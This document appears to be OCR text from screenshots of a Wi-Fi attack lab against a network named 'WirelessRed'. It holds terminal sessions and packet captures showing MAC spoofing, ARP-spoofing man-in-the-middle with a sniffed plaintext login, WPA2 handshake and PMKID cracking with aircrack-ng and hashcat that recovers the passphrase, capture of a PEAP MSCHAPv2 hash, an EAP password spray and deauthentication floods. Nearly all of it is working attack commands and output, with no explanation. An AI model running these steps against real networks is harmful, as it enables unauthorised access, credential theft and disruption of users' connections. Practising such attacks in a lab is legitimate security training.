
No.	Time	Source	Destination	Protocol	Length	Info
18…	4.555980…	aa:bb:cc:dd:ee:ff	ca:58:c0:13:2…	802.11	45	Probe Request, SN=0, FN=0, Flags=....., SSID=WirelessRed
18…	4.658954…	aa:bb:cc:dd:ee:ff	ca:58:c0:13:2…	802.11	45	Probe Request, SN=0, FN=0, Flags=....., SSID=WirelessRed
19…	4.764221…	aa:bb:cc:dd:ee:ff	ca:58:c0:13:2…	802.11	45	Probe Request, SN=0, FN=0, Flags=....., SSID=WirelessRed
19…	4.869309…	aa:bb:cc:dd:ee:ff	ca:58:c0:13:2…	802.11	45	Probe Request, SN=0, FN=0, Flags=....., SSID=WirelessRed
20…	4.973359…	aa:bb:cc:dd:ee:ff	ca:58:c0:13:2…	802.11	45	Probe Request, SN=0, FN=0, Flags=....., SSID=WirelessRed

```
▸ Frame 1841: 45 bytes on wire (360 bits), 45 bytes captured (360 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 8
  802.11 radio information
▾ IEEE 802.11 Probe Request, Flags: ........
    Type/Subtype: Probe Request (0x0004)
  ▸ Frame Control Field: 0x4000
    .000 0000 0000 0000 = Duration: 0 microseconds
    Receiver address: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)
    Destination address: ca:58:c0:13:2e:5f (ca:58:c0:13:2e:5f)
    Transmitter address: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
    Source address: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
    BSS Id: aa:bb:cc:dd:ee:ff (aa:bb:cc:dd:ee:ff)
    .... .... .... 0000 = Fragment number: 0
    0000 0000 0000 .... = Sequence number: 0
▾ IEEE 802.11 Wireless Management
  ▾ Tagged parameters (13 bytes)
    ▾ Tag: SSID parameter set: WirelessRed
        Tag Number: SSID parameter set (0)
        Tag length: 11
        SSID: WirelessRed

0000  00 00 08 00 00 00 00 00  40 00 00 00 ca 58 c0 13   ........ @...X..
0010  2e 5f aa bb cc dd ee ff  aa bb cc dd ee ff 00 00   ._...... ........
0020  00 0b 57 69 72 65 6c 65  73 73 52 65 64           ..Wirele ssRed
```


```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo airodump-ng -a wlan0
[sudo] password for deep:

 CH  4 ][ Elapsed: 6 s ][ 2021-12-25 01:43

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:0E:B4:[redacted]  -1        0        0    0  -1   -1                    <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:0E:B4:[redacted] DC:EF:CA:[redacted] -55    0 - 1      0        2
```

```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo airodump-ng -a wlan0 --bssid 00:0E:B4[redacted]

 CH  7 ][ Elapsed: 3 mins ][ 2021-12-25 01:47

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:0E:B4:[redacted] -56        2        0    0  10  270   WPA2 CCMP   PSK  GM-MOBILE[redacted]

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:0E:B4:[redacted] DC:EF:CA:[redacted] -53    0 - 1      0        1
```

```
CH 13 ][ Elapsed: 18 s ][ 2021-12-25 02:52

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

66:19:AA:F7:A5:8C  -47       172        0    0  13   54   OPN              WirelessRed

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

66:19:AA:F7:A5:8C  FE:E6:6E:D3:7F:3F  -35    0 - 1    265        5         WirelessRed
```



```
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 2312
        ether f2:a5:84:23:9a:ed  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo ifconfig wlan0 down

┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo macchanger --mac=FE:E6:6E:D3:7F:3F wlan0
Current MAC:   f2:a5:84:23:9a:ed (unknown)
Permanent MAC: 00:c0:ca:ab:ed:40 (ALFA, INC.)
New MAC:       fe:e6:6e:d3:7f:3f (unknown)

┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo ifconfig wlan0 up

┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 2312
        ether fe:e6:6e:d3:7f:3f  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



```
└─$ sudo arpspoof -i wlan0 -t 192.168.0.166 192.168.0.1
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
0:c0:ca:ab:ed:40 0:0:0:0:0:0 0806 42: arp reply 192.168.0.1 is-at 0:c0:ca:ab:ed:40
```


arp


```
No.  Time          Source            Destination        Protocol
   1 0.000000…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
   2 2.002700…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
   3 4.003627…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
   6 6.004827…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
   7 8.007780…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
   8 10.01009…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
   9 12.01264…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
  10 14.01383…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
  13 16.01621…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
  14 18.01753…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
  15 20.01921…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
  16 22.02219…  Alfa_ab:ed:40    00:00:00_00:0…  ARP
```

```
› Ethernet II, Src: Alfa_ab:ed:40 (00:c0:ca:ab:ed:40), Dst: 00:00:00_00:00:00 (00:00:00:
˅ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Alfa_ab:ed:40 (00:c0:ca:ab:ed:40)
    Sender IP address: 192.168.0.1
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.0.166
```

Wireshark · Follow HTTP Stream (tcp.stream eq 20) · Wi-Fi

```
uname=admin&pass=adminHTTP/1.1 302 Found
Server: nginx/1.19.0
Date: Sat, 25 Dec 2021 14:16:18 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Location: login.php
```





eapol

No.	Time	Source	Destination	Protocol	Length	Info
21…	65.59214…	ca:58:c0:13:2e:5f	IntelCor_8e:4…	EAPOL	169	Key (Message 1 of 4)
21…	65.59465…	IntelCor_8e:4d:f1	ca:58:c0:13:2…	EAPOL	193	Key (Message 2 of 4)
21…	65.60202…	ca:58:c0:13:2e:5f	IntelCor_8e:4…	EAPOL	225	Key (Message 3 of 4)
21…	65.60499…	IntelCor_8e:4d:f1	ca:58:c0:13:2…	EAPOL	169	Key (Message 4 of 4)

```
▸ Frame 21662: 169 bytes on wire (1352 bits), 169 bytes captured (1352 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 32
▸ 802.11 radio information
▸ IEEE 802.11 QoS Data, Flags: ....R.F.C
▸ Logical-Link Control
▾ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
  ▸ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 0
    WPA Key Nonce: e3b71c4491fbca5e348d4a7f50ac011f5182ca58dfe06565b340b1e6771c613a
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```

```
└─$ sudo aircrack-ng -w pass.txt WirelessRed-crack-WPA2-PSK-01.cap
Reading packets, please wait...
Opening WirelessRed-crack-WPA2-PSK-01.cap
Read 42098 packets.

   #  BSSID              ESSID                     Encryption

   1  CA:58:C0:13:2E:5F  WirelessRed               WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening WirelessRed-crack-WPA2-PSK-01.cap
Read 42098 packets.

1 potential targets

                                 Aircrack-ng 1.6

      [00:00:00] 1/1 keys tested (66.01 k/s)

      Time left: --

                          KEY FOUND! [ WirelessRed@123 ]


      Master Key     : 1D D9 FB 1D F8 5E 5C 5A 6C 03 54 80 4A A1 A4 5D
                       57 F8 B5 79 B0 42 81 72 4A 2C 52 23 B7 F4 40 26

      Transient Key  : 18 ED E3 2A 5C 20 05 33 94 30 E4 3D BC FB 8F AD
                       4B 28 04 78 1F F2 04 D7 13 CC A1 E9 BA E5 AB 25
                       A3 54 E4 9C 0A FB 85 0F 07 BF 92 70 FC F2 71 7E
                       4E 27 72 7A 85 34 24 E0 E4 E2 07 2C A6 EA DA 91

      EAPOL HMAC     : B9 29 2E AD 19 EB 06 52 AA D7 51 71 96 4A 18 44
```

```
CH 13 ][ Elapsed: 2 mins ][ 2021-12-29 02:03 ][ PMKID found: E4:6F:13:40:A9:9C

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D6:D2:52:8E:4D:F1  -74      200       31    0   1  130   WPA2 CCMP   PSK  WirelessRed
```

```
1 828baba2b1ea d6d2528e4df1 WirelessRed [EAPOL:M1M2 EAPOLTIME:1632 RC:0 KDV:2]
```

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: WPA-PMKID-PBKDF2
Hash.Target......: e46f1340a99c:bca58b71d5f3:FLAT208
Time.Started.....: Tue Jan  4 22:39:06 2022 (0 secs)
Time.Estimated...: Tue Jan  4 22:39:06 2022 (0 secs)
Guess.Base.......: File (pass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      407 H/s (0.11ms) @ Accel:512 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2/2 (100.00%)
Rejected.........: 0/2 (0.00%)
Restore.Point....: 0/2 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 0552150437 -> WirelessRed@123
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>


	Time	Source	Destination	Protocol	Length	Info
1	0.000000…	IntelCor_13:2e:5f	Alfa_ab:ed:40	EAPOL	19	Start
2	0.005564…	Alfa_ab:ed:40	IntelCor_13:2…	EAP	23	Request, Identity
3	3.012938…	Alfa_ab:ed:40	IntelCor_13:2…	EAP	23	Request, Identity
4	9.025998…	Alfa_ab:ed:40	IntelCor_13:2…	EAP	23	Request, Identity
5	14.93917…	IntelCor_13:2e:5f	Alfa_ab:ed:40	EAP	34	Response, Identity
6	14.93946…	Alfa_ab:ed:40	IntelCor_13:2…	EAP	24	Request, Protected EAP (EAP-PEAP)
7	14.94463…	IntelCor_13:2e:5f	Alfa_ab:ed:40	TLSv1.2	190	Client Hello
8	14.94570…	Alfa_ab:ed:40	IntelCor_13:2…	EAP	14…	Request, Protected EAP (EAP-PEAP)
9	14.96059…	IntelCor_13:2e:5f	Alfa_ab:ed:40	EAP	24	Response, Protected EAP (EAP-PEAP)

```
▸ Frame 5: 34 bytes on wire (272 bits), 34 bytes captured (272 bits) on interface wlan0, id 0
▸ Ethernet II, Src: IntelCor_13:2e:5f (c8:58:c0:13:2e:5f), Dst: Alfa_ab:ed:40 (00:c0:ca:ab:ed:40)
▸ 802.1X Authentication
▾ Extensible Authentication Protocol
    Code: Response (2)
    Id: 8
    Length: 16
    Type: Identity (1)
    Identity: WirelessRed
```

```
mschapv2: Sat Jan  8 16:18:54 2022
    username:       WirelessRed
    challenge:      50:11:b4:fb:db:a9:dc:ad
    response:       2e:00:47:5b:6e:b6:7b:1f:b3:62:83:66:c8:62:2e:64:29:1a:64:91:5f:7d:60:6c
    jtr NETNTLM:        WirelessRed:$NETNTLM$5011b4fbdba9dcad$2e00475b6eb67b1fb3628366c8622e64291a64915f7d606c
    hashcat NETNTLM:    WirelessRed:::2e00475b6eb67b1fb3628366c8622e64291a64915f7d606c:5011b4fbdba9dcad
```

```
┌──(deep㉿ADTEC0665L)-[~/Auto_EAP]
└─$ sudo python2 Auto_EAP.py -s WirelessRed -K WPA-EAP -E PEAP -U /home/deep/users.txt -p WirelessRed@123 -i wlan0
Initialized...
Trying Username WirelessRed with Password WirelessRed@123: Completed
```


```
Kali - VMware Workstation 16 Player (Non-commercial use only)
Player
deep@ADTEC0665L: ~
05:43 PM
File  Actions  Edit  View  Help

 CH  4 ][ Elapsed: 1 min ][ 2022-01-08 17:40

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting ...
┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo aireplay-ng -a D2:AF:87:8B:86:B0 wlan0 -c 82:8B:AB:A2:B1:EA --deauth 10
17:41:10  Waiting for beacon frame (BSSID: D2:AF:87:8B:86:B0) on channel 4
^C

┌──(deep㉿ADTEC0665L)-[~]
└─$ sudo aireplay-ng -a D2:AF:87:8B:86:B0 wlan0 -c 82:8B:AB:A2:B1:EA --deauth 10 -e WirelessRed     130 ×
17:41:33  Waiting for beacon frame (BSSID: D2:AF:87:8B:86:B0) on channel 4
17:41:41  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [30|15 ACKs]
17:41:41  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [ 1| 1 ACKs]
17:41:42  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [ 0| 0 ACKs]
17:41:43  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [ 0| 0 ACKs]
17:41:43  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [ 0| 0 ACKs]
17:41:45  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [59|65 ACKs]
17:41:45  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [60|68 ACKs]
17:41:46  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [63|65 ACKs]
17:41:47  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [13|68 ACKs]
17:41:47  Sending 64 directed DeAuth (code 7). STMAC: [82:8B:AB:A2:B1:EA] [ 0|64 ACKs]

┌──(deep㉿ADTEC0665L)-[~]
└─$
```

